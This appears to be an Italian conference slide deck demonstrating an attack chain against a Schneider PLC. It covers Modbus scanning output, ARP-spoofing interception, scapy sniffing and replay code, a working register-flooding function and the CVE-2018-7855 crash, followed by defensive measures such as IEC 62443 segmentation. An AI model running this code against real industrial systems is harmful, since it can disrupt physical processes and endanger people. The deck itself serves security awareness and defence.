
COMANDO SET_BREAKPOINT

- La richiesta UMAS per il comando SET_BREAKPOINT ha questa struttura




COMANDO SET_BREAKPOINT

- La richiesta UMAS per il comando SET_BREAKPOINT ha questa struttura



SCOPE: CVE-2018-7855




#1. SCANNING DELLA RETE

- Prima fase di scanning della rete Modbus TCP alla ricerca dei dispositivi connessi.
- Attraverso questa fase siamo in grado di recuperare informazioni tipo:
 - indirizzo IP del PLC e del terminale
 - versioni dei firmware
 - MAC address delle schede di rete
 - eventuali vulns del prodotto
 - dati del progetto
 - ...

```
ssf > use auxiliary/schneider/modbus_scan
ssf auxiliary(schneider/modbus_scan) > run
[*] Start scanning...
[*] 10.43.10.58:502...
[+] | Vendor name: Schneider Electric
[+] | Network module: BME P58 4020
[+] | CPU module: BME P58 4020
[+] | Firmware: v03.10
[+] | Project name: Progetto
[+] | Project information: V14.1 DESKTOP-HESAOPJ q4bibQP24zM=YYrSY6Q44ldruJhlqiMF5msM2nHcL5a2
[+] | Project revision: v0.0.8
[+] | Project last modified: 12/6/2020 22:54:35
[+] | MAC address: 00:80:f4:14:86:84 (Telemecanique Electrique)
ssf auxiliary(schneider/modbus_scan) >
```

#2. MAN-IN-THE-MIDDLE

- L'architettura prevede uno switch ConneXium di livello 2 ISO.
- La tecnica di **ARP spoofing** permette di eseguire un MitM intercettando tutta la comunicazione (in chiaro...) scambiata tra PLC e HMI.



#3. LEARNING


- Ora che il nostro PC è all'interno del flusso dei dati possiamo eseguire lo **sniffing**.
- Lo scopo di questa fase è di apprendere (**learning**) quali informazioni vengono scambiate tra i dispositivi, con quale frequenza, su quali registri di memoria ecc.
- In contemporanea eseguiamo il salvataggio (**dumping**) delle informazioni su file per un determinato periodo di tempo, in modo da avere una storico dello scambio dei dati

```
# Query (HMI -> PLC)
if packet['TCP'].dport == 502:
    # Save ref_num & word_cnt as int for matched response packet
    data_dict[params['trans_id']] = [int(params['reference_num']), int(params['word_cnt'])]

# Response (PLC -> HMI)
elif packet['TCP'].sport == 502:
    # Add new row
    self.matrix = np.vstack((self.matrix, self.matrix[-1]))
    reference_num, word_cnt = data_dict.pop(params['trans_id'])
    data_index = 18 # Modbus data start at byte 63 of TCP/IP packet
```

#4. SESSION HIJACKING E REPLAY ATTACK

- Scatta il primo degli attacchi dannosi:
 - 1.scollegiamo in modo software il PLC dall'HMI bloccando l'**IP forwarding**.
 - 2.inviamo dal nostro PC all'HMI i dati che abbiamo salvato su file in modo che sia convinto che tutto proceda regolarmente e che la fonte sia il PLC (**replay attack**)



```
# PSH-ACK
if pkt_tcp_flag == 'PA':
    L2 = scapy.Ether(dst=pkt['Ether'].src, src=cfg.Devices.Localhost.MAC, type=0x800)
    L3 = scapy.IP(src=pkt['IP'].dst, dst=pkt['IP'].src, proto=pkt['IP'].proto)
    L4 = scapy.TCP(dport=pkt['TCP'].sport, sport=pkt['TCP'].dport, seq=pkt['TCP'].ack)

    req_data = Network.modbus_parser(pkt)
    req = ''.join([
        req_data['trans_id'],
        req_data['proto_id'],
        req_data['length'],
        req_data['unit_id'],
        req_data['func_code'],
        req_data['reference_num'],
        req_data['word_cnt']])
```

#5. FLOODING ATTACK


- Ora eseguiamo un attacco verso il PLC, **sovrascrivendo i registri e gli I/O tramite un flusso continuo e insistente di richieste Modbus (flooding)**.
- Il risultato può essere catastrofico in un caso reale, in quanto viene alterato il normale controllo dell'impianto forzando uscite e registri con valori che possono essere casuali o mirati, a secondo di chi esegue l'attacco (es. Stuxnet)

```
def flood_register_values(modbus_ip, seconds, register, register_values):  
    client = ModbusTcpClient(modbus_ip)  
  
    if not client.connect():  
        logger.error("The Modbus server is not running")  
        return  
  
    logger.success("Set the values {} on register {} for {} seconds".format(register_values, register, seconds))  
    time_end = time.time() + seconds  
  
    while time.time() < time_end:  
        client.write_registers(register, register_values)  
  
    client.close()
```

#6. VULNERABILITY ATTACK

- **CVE-2018-7855:** invio di parametri di breakpoint non validi al controller via Modbus.
 - La CPU e il modulo Ethernet vanno in errore bloccando la gestione del ciclo e la comunicazione, il dispositivo richiede uno reset per il ripristino.
 - **Questa vulnerabilità viene risolta seguendo le indicazioni del vendor!**

LIVE DEMO: CVE-2018-7855



E quindi?

METTIAMO IN SICUREZZA

Misure organizzative

- Security Assessment
- Approccio orientato ai rischi cyber
- Formazione specifica OT/ICS & Awareness
- Gestione cyber dei fornitori
- Secure Access Management, policies & procedures

Misure tecniche

- Asset Inventory & Vulnerability Scanning
- Network segmentation & monitoring
- Endpoint protection & hardening
- Secure programming dei PLC
- Patching, backup, recovery plan
- Accessi remoti sicuri



NIST


IEC

SANS

SEGMENTAZIONE DELLA RETE

La **IEC 62443** definisce i criteri di segmentazione e i livelli di sicurezza da 1 a 4.

- Divide l'infrastruttura in zone in cui i corrispettivi dispositivi sono accessibili solo agli utenti autorizzati.
- Ogni singolo segmento deve contenere tutto ciò che serve per le operazioni, nulla di più.
- Se correttamente implementato, riduce il rischio di pivoting.
- L'uso di appliance OT è un must.



*If you think technology can solve your security problems,
then you don't understand the problems and you don't
understand the technology.*

Bruce Schneier (Tor Project)